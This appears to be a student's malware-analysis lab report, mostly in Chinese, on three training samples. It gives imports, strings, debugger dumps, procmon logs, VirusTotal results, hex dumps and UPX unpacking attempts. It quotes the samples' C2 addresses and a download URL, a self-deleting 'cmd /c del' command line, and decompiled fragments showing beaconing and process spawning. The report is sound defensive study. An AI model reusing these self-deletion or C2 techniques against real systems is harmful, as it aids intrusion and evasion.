

Lab 01 - Basic Analysis

1120162015 李博

Lab_01-1.malware


1. (1 pts) When was this file compiled?

2009-05-14 17:12:41

Portable Executable Info ⓘ

Header

Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2009-05-14 17:12:41
Entry Point	7386
Contained Sections	4



Sections

2. (6 pts) List a few imports or sets of imports and describe how the malware might use them.

- connect**, **socket** 和 **closesocket** 三个函数。程序可能使用它们用于连接其他的服务器。
- send** 和 **recv** 这两个函数可能被用于与黑客的服务器发送和接受信息。
- _beginthread**, **CreateThread**, **ExitThread**, **GetCurrentThread** 函数被用于创建, 销毁线程等,从而多线程处理。


3. (6 pts) What are a few strings that stick out to you and why?

- a. ShellExecuteExA, cmd.exe。通过 ShellExecuteExA 函数可以打开文件或执行程序，将 cmd.exe 作为输入能执行命令行从而执行更多操作。
- b. COMSPEC。因为在 cmd 中通过它能得到命令解释器的绝对路径名。
- c. GetComputerNameA 和 GetShortPathNameA。因为通过这两个函数能获取用户主机名和路径名。

4. (2 pts) What happens when you run this malware? Is it what you expected and why?

该程序运行时有一点延时，之后消失。

和预期有一点不同，因为在程序执行过程中运行了 cmd.exe 并执行下图的 shell





```
寄存器 (FPU)
EAX 0012F918 ASCII "/c del C:\DOCUME~1\ADMINI~1\桌面\LAB_01~1.MAL > nul"
ECX 7C834DB9 kernel32.7C834DB9
EDX 0012FA1C ASCII "C:\WINDOWS\system32\cmd.exe"
EBX 00000000
ESP 0012F7C4
EBP 00000074
ESI 7C834D71 kernel32.lstrcatA
EDI 7C80DE95 kernel32.GetCurrentProcess
```

所以程序运行之后消失。

不同之处在于由于无法连接 60.248.52.95，所以没有进行读写文件的操作。

5. (2 pts) Name a procmon filter and why you used it.

Process monitor。因为通过如下图的设置之后可以直观的看到程序进行了哪些操作。



6. (4 pts) Are there any host-based signatures? (Files, registry keys, processes or services, etc). If so, what are they?

执行了 cmd.exe 删除程序，并能进行读写文件操作。

7. (4 pts) Are there any network based signatures? (URLs, packet contents. etc) If so, what are they?


下载文件的 url 为 <http://www.ueopen.com/test.html>

通信服务器为 60.248.52.95, 端口为 443

发送的包内容为目标主机名

8. (1 pts) Is there anything that impeded your analysis? How so? How might you overcome this?


在用 IDA 静态分析时发现有些关键的字符串需要动态执行才能查看, 如下图。



```
33 for ( i = 0; i < (signed int)(strlen(&::Str) - v1); ++i )
34     Str[i] = byte_4030A1[v1 + i]; // 60.248.52.95:443
35 memset(Buffer, 0, sizeof(Buffer));
36 Str[i] = 0;
37 nSize = 260;
38 GetComputerNameA(Buffer, &nSize);
39 Buffer[strlen(Buffer)] = 0;
40 WSASStartup(0x101u, &WSAData);
41 v4 = socket(2, 1, 0);
```

.data:004030A1 byte_4030A1 db 0 ; DATA XREF: sub_401320:loc_401385↑
.data:004030A2 db 0
.data:004030A3 db 0
.data:004030A4 db 0
.data:004030A5 db 0
.data:004030A6 db 0
.data:004030A7 db 0
.data:004030A8 db 0
.data:004030A9 db 0
.data:004030AA db 0
.data:004030AB db 0
.data:004030AC db 0

于是我使用 Olldb 动态调试发现该字符串如下图所示, 解决了问题。



寄存器 (FPU) < <
EAX 004030A0 ASCII "60.248.52.95:443"
ECX 00000000
ESP 70005150


9. (2 pts) What do you think is the purpose of this malware?

我认为该程序的目的是获取目的主机的文件内容和权限，具体过程为从目的主机读取文件内容发送给服务器，并从服务器接收文件复制到目的主机，最后在程序执行结束时删除程序，防止留下痕迹。

Lab_01-2.malware

1. (1 pts) What is the md5sum? What of interest does VirusTotal Report?

Md5 校验和为 02658bc9801f98dfdf167accf57f6a36。



53 / 70

53 engines detected this file

SHA-2568a35842d3f5963f715def0bbd0a53d7ffaae2d2ca79f56a5ac8bede64749d279

File nameLab_01-2.malware

File size8.5 KB

Last analysis2019-02-12 16:02:10 UTC

Community score-28

Detection

Details

Relations

Behavior

Community

Ad-Aware	Gen:Variant.Zusy.Elzob.7387	AhnLab-V3	Trojan/Win32.Connapts.C256363
ALYac	Gen:Variant.Zusy.Elzob.7387	Antiy-AVL	Trojan[Downloader]/Win32.Agent
Arcabit	Trojan.Zusy.Elzob.D1CDB	Avast	Win32:Trojan-gen
AVG	Win32:Trojan-gen	Avira	TR/Downloader.Gen
BitDefender	Gen:Variant.Zusy.Elzob.7387	CAT-QuickHeal	Trojan.Connapts.A4
ClamAV	Win.Trojan.Agent-638097	CMC	Trojan-Downloader.Win32.Agent!O
Comodo	Malware@#20r2mvabr3g	CrowdStrike Falcon	malicious_confidence_80% (W)
Cybereason	malicious.9801f9	Cylance	Unsafe
Cyren	W32/GenBl.02658BC9!Olympus	DrWeb	Trojan.DownLoad3.21202
Emsisoft	Gen:Variant.Zusy.Elzob.7387 (B)	Endgame	malicious (high confidence)

2. (6 pts) List a few imports or sets of imports and describe how the malware might use them.

a. WriteFile, GetWindowsDirectoryA, ReadFile。该程序使用这些函数获取主机内的目录，并对主机上的文件进行读写操作。

b.

InternetReadFile,HttpEndRequestA,InternetWriteFile,HttpSendRequestExA,HttpSe


ndRequestA,InternetCloseHandle,InternetSetOptionA,InternetQueryOptionA,HttpOpenRequestA,InternetConnectA,InternetOpenA。该程序使用这些函数与服务

器进行连接交互，并从服务器读取文件，在主机上写入文件。

c. Sleep。该程序使用 sleep 函数进行暂停，等待操作。


3. (6 pts) What are a few strings that stick out to you and why?

a. 如下图，这些字符串说明该程序与服务器进行通信，并发送包。




```
69.25.50.10
</head>
<head>
```

b. 如下图，这些字符串说明该程序与服务器进行下载和上传文件的操作。



```
Begin Download
D-o-w-n-l-o-a-d-f-i-l-e%s*****%d@@@@@%d
Could not open file for reading
Begin Upload
U-p-l-o-a-d-f-i-l-e%s*****%d
```

c. 如下图，这些字符串说明该程序在主机上执行 cmd 进行一些操作。



```
cmd /c
begin
Type command disable.Go on!
```

4. (2 pts) What happens when you run this malware? Is it what you expected and why?

通过 process monitor 监视程序，可以看到程序进行了 TCP 连接，文件的读写操作，和预期相同。

T...	Process ...	PID	Operation	Path	Result	Detail
13...	Lab_01-...	1188	RegQueryValue	HKCU\Software\Microsof...	SUCCESS	Type: REG...
13...	Lab_01-...	1188	QueryStandardInformationFile	C:\Documents and Setti...	SUCCESS	Allocatio...
13...	Lab_01-...	1188	QueryStandardInformationFile	C:\Documents and Setti...	SUCCESS	Allocatio...
13...	Lab_01-...	1188	RegQueryValue	HKCU\Software\Microsof...	SUCCESS	Type: REG...
13...	Lab_01-...	1188	QueryStandardInformationFile	C:\Documents and Setti...	SUCCESS	Allocatio...
13...	Lab_01-...	1188	TCP Reconnect	WinXp-52Pojie-2.locald...	SUCCESS	Length: 0
13...	Lab_01-...	1188	TCP Reconnect	WinXp-52Pojie-2.locald...	SUCCESS	Length: 0
13...	Lab_01-...	1188	RegQueryValue	HKLM\SOFTWARE\Microsof...	SUCCESS	Type: REG...
13...	Lab_01-...	1188	RegQueryValue	HKLM\SOFTWARE\Microsof...	SUCCESS	Type: REG...
13...	Lab_01-...	1188	RegQueryValue	HKLM\SOFTWARE\Microsof...	SUCCESS	Type: REG...
13...	Lab_01-...	1188	RegQueryValue	HKLM\SOFTWARE\Microsof...	SUCCESS	Type: REG...
13...	Lab_01-...	1188	RegQueryValue	HKLM\SOFTWARE\Microsof...	SUCCESS	Type: REG...
13...	Lab_01-...	1188	RegQueryValue	HKLM\SOFTWARE\Microsof...	SUCCESS	Type: REG...
13...	Lab_01-...	1188	RegQueryValue	HKLM\SOFTWARE\Microsof...	SUCCESS	Type: REG...
13...	Lab_01-...	1188	RegQueryValue	HKCU\Software\Microsof...	SUCCESS	Type: REG...
13...	Lab_01-...	1188	TCP Disconnect	WinXp-52Pojie-2.locald...	SUCCESS	Length: 0

T...	Process ...	PID	Operation	Path	Result	Detail
13...	Lab_01-...	1188	Thread Create		SUCCESS	Thread ID...
13...	Lab_01-...	1188	QueryNameInformationFile	C:\Documents and Setti...	SUCCESS	Name: \Do...
13...	Lab_01-...	1188	Load Image	C:\Documents and Setti...	SUCCESS	Image Bas...
13...	Lab_01-...	1188	Load Image	C:\WINDOWS\system32\nt...	SUCCESS	Image Bas...
13...	Lab_01-...	1188	QueryNameInformationFile	C:\Documents and Setti...	SUCCESS	Name: \Do...
13...	Lab_01-...	1188	CreateFile	C:\WINDOWS\Prefetch\LA...	NAME NOT ...	Desired A...
13...	Lab_01-...	1188	RegOpenKey	HKLM\Software\Microsof...	NAME NOT ...	Desired A...
13...	Lab_01-...	1188	CreateFile	C:\Documents and Setti...	SUCCESS	Desired A...
13...	Lab_01-...	1188	FileSystemControl	C:\Documents and Setti...	SUCCESS	Control: ...
13...	Lab_01-...	1188	RegOpenKey	C:\Documents and Setti...	NAME NOT ...	Desired A...
13...	Lab_01-...	1188	Load Image	C:\WINDOWS\system32\ke...	SUCCESS	Image Bas...
13...	Lab_01-...	1188	RegOpenKey	HKLM\System\CurrentCon...	SUCCESS	Desired A...
13...	Lab_01-...	1188	RegQueryValue	HKLM\System\CurrentCon...	SUCCESS	Type: REG...
13...	Lab_01-...	1188	RegCloseKey	HKLM\System\CurrentCon...	SUCCESS	
13...	Lab_01-...	1188	RegOpenKey	HKLM\Software\Microsof...	NAME NOT ...	Desired A...
13...	Lab_01-...	1188	Load Image	C:\WINDOWS\system32\wi...	SUCCESS	Image Bas...
13...	Lab_01-...	1188	Load Image	C:\WINDOWS\system32\ad...	SUCCESS	Image Bas...
13...	Lab_01-...	1188	Load Image	C:\WINDOWS\system32\rp...	SUCCESS	Image Bas...

5. (2 pts) Name a procmon filter and why you used it.

Process monitor. 因为通过过滤器的设置可以只监视特定程序的操作。

6. (4 pts) Are there any host-based signatures? (Files, registry key s, processes or services, etc). If so, what are they?

执行了 wuauclt.exe


```

98     strcpy(&CommandLine, "wuauclt.exe");
99     v43 = 0;
100     CreateProcessA(0, &CommandLine, 0, 0, 1, 0, 0, 0, (LPSTARTUPINFOA)&Dst, &ProcessInformation);
101     v9 = 0;

```


7. (4 pts) Are there any network based signatures? (URLs, packet contents. etc) If so, what are they?

与 69.25.50.10 进行连接



由于 TCP 连接失败，故没有监控到有后续发包的情况。

但是通过 IDA 静态分析可以看到，存在“Begin Download”字样，说明当连接成功后将会进行下载文件操作。



8. (1 pts) Is there anything that impeded your analysis? How so?

How might you overcome this?

在启动程序时无任何反馈，不知道程序到底进行了哪些操作，只能 IDA 静态分析。

之后使用 process monitor 监视程序，直观地看到程序进行了什么操作。

9. (2 pts) What do you think is the purpose of this malware?


我认为该程序的目的是在用户主机上与服务器进行连接，下载服务器上的恶意文件并将用户主机上的文件上传至服务器。

Lab_01-3.malware


1. (3 pts) Are there any indications that this malware is packed?

What are they? What is it packed with?

迹象 1: IDA 打开时有警告提示有些导入模块无法显示。



迹象 2: IDA 打开后左侧函数列表为空, 并且右侧汇编代码处有大量位识别出的十六进制数据



迹象 3: 下图是该程序的二进制数据, 可以看到有三个字符串“LOL”

起始	NoExec.exe	Lab_01-3.malware	lab_01-2_packed.malware
编辑为: 十六进制	运行脚本	运行模板	
	0 1 2 3 4 5 6 7 8 9 A B C D E F	0 1 2 3 4 5 6 7 8 9 A B C D E F	
01E0h:	00 00 00 00 00 00 00 00 4C 4F 4C 30 00 00 00 00 L O L 0	
01F0h:	00 70 00 00 00 10 00 00 00 00 00 00 00 04 00 00	. p	
0200h:	00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 E0 € . . . à	
0210h:	4C 4F 4C 31 00 00 00 00 00 40 00 00 00 80 00 00	L O L 1 @ € . .	
0220h:	00 32 00 00 00 04 00 00 00 00 00 00 00 00 00 00	. 2	
0230h:	00 00 00 00 40 00 00 E0 2E 72 73 72 63 00 00 00 @ r s r c	
0240h:	00 10 00 00 00 C0 00 00 00 02 00 00 00 36 00 00 Å 6 . .	
0250h:	00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0 @ . . Å	
0260h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0270h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0280h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0290h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
02A0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
02B0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
02C0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
02D0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
02E0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
02F0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0300h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0310h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0320h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0330h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0340h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0350h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0360h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0370h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0380h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0390h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
03A0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
03B0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
03C0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
03D0h:	00 00 00 00 00 00 00 00 00 00 00 00 33 2E 39 31 00 3 . 9 1 .	
03E0h:	4C 4F 4C 21 0D 09 02 09 F2 BD 46 7D E8 28 39 86	L O L ! ò ½ F } è (9 †	
03F0h:	E9 84 00 00 5A 2F 00 00 00 80 00 00 26 07 00 28	é „ . . . Z / € . . & . . (
0400h:	6D FF FF FF 55 8B EC 51 8B 45 08 33 C9 8A 08 C1	m ŷ ŷ ŷ U < ì Q < E . 3 É Š . Å	
0410h:	F9 02 8B 55 0C 8A 81 E8 50 40 00 88 0A 4D B5 7F	ù . < U . Š . è P @ . ^ . M μ .	
0420h:	F6 BF 14 D2 8A 11 83 E2 03 C1 E2 04 21 48 01 81	ö ı . ò Š . f â . Å â . ! H . .	
0430h:	E1 F0 00 00 6F 91 AD BD 28 04 0B D1 12 2A 8A 16	á ð . . o ‘ - ½ (. . Ñ . * Š .	
0440h:	83 7D 10 B0 6F 6F ED 01 7F 2C 3C 24 C0 8A 42 0D	f } . ° o o í . ~ . < \$ Å Š R .	

下图是经 UPX 加壳之后的正常程序的数据可以看到有三个字符串“UPX”

编辑为: 十六进制																	运行脚本																	运行模板																
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F																		
01C0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
01D0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
01E0h:	55	50	58	30	00	00	00	00	00	50	00	00	00	10	00	00	U	P	X	0	P																		
01F0h:	00	00	00	00	00	04	00	00	00	00	00	00	00	00	00	00																		
0200h:	00	00	00	00	80	00	00	E0	55	50	58	31	00	00	00	00																		
0210h:	00	10	00	00	00	60	00	00	00	0E	00	00	00	04	00	00																		
0220h:	00	00	00	00	00	00	00	00	00	00	00	00	40	00	00	E0																		
0230h:	2E	72	73	72	63	00	00	00	00	10	00	00	00	70	00	00																		
0240h:	00	06	00	00	00	12	00	00	00	00	00	00	00	00	00	00																		
0250h:	00	00	00	00	40	00	00	C0	00	00	00	00	00	00	00	00																		
0260h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
0270h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
0280h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
0290h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
02A0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
02B0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
02C0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
02D0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
02E0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
02F0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
0300h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
0310h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
0320h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
0330h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
0340h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
0350h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
0360h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
0370h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
0380h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
0390h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
03A0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
03B0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
03C0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00																		
03D0h:	00	00	00	00	00	00	00	00	00	00	00	00	33	2E	39	31	00																		
03E0h:	55	50	58	21	0D	09	02	08	10	D1	DE	8A	02	54	D1	CD	U	P	X	!	Ń	þ	Š	.	T	Ń	Í																		
03F0h:	66	44	00	00	FA	0B	00	00	00	22	00	00	26	01	00	73	f	D	.	.	ú																		
0400h:	DF	BD	FD	FF	B8	88	1D	40	00	E8	01	00	0B	BC	51	68	ß	¼	ý	ÿ	,	^	.	.	@	.	.	è	.	.	¼	Q	h																	
0410h:	10	30	0A	8D	4D	F0	0D	00	3A	83	65	FC	FF	4F	FE	60	.	0	.	.	M	ð																		
0420h:	0B	04	F0	83	4D	FC	FF	0B	B2	8B	4D	F4	33	C0	64	89	.	.	.	ð	f	M	ü	ÿ																		

综上，可以猜测该程序经 UPX 加壳。

2. (1 pts) Are you able to unpack it? Why or why not?

对于原始程序来说，无法直接通过 upx -d 命令脱壳。因为该程序被魔改了。

```

root@libo:~/Desktop# upx -d Lab_01-3.malware
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2013
UPX 3.91      Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 30th 2013

File size      Ratio      Format      Name
-----
upx: Lab_01-3.malware: CantUnpackException: file is modified/hacked/protected; take care!!!


Unpacked 0 files.

```

但是是能够脱壳成功的，这个会在后续问题中回答，并且后续有些回答建立在已经脱壳的前提。

3. (3 pts) What are a few strings that stick out to you and why?

如下图，三个 LOL 字符串让我联想到 UPX 加壳。




如下图，Mozilla/4.0 字符串是 useragent 的一部分，说明该程序在构造 http 报，<http://%s/%s/> 字符串说明该程序在构造 url。

```
.data:00406030 ; char aMozilla40[]
.db 'Mozilla/4.0',0
.data:0040603C ; char aHttpSS[]
.db 'http://%s/%s/',0
.data:0040604A align 4
```

Red arrows point from the text to the 'Mozilla/4.0' and 'http://%s/%s/' strings in the assembly code.

4. (2 pts) What happens when you run this malware? Is it what you expected and why?

通过 process monitor 可以看到程序在与 <https://192.0.78.24> 进行通信



通过 IDA 静态分析可以看到程序也确实进行了网络连接，读取文件的操作。

```

25 sprintf(&szAgent, aMozilla40);
26 v16 = gethostname(&name, 256);
27 strncpy(&v13, &name, 0xCu);
28 v14 = 0;
29 sub_4010B1(&v13, (int)&v8);
30 HIBYTE(v11) = 0;
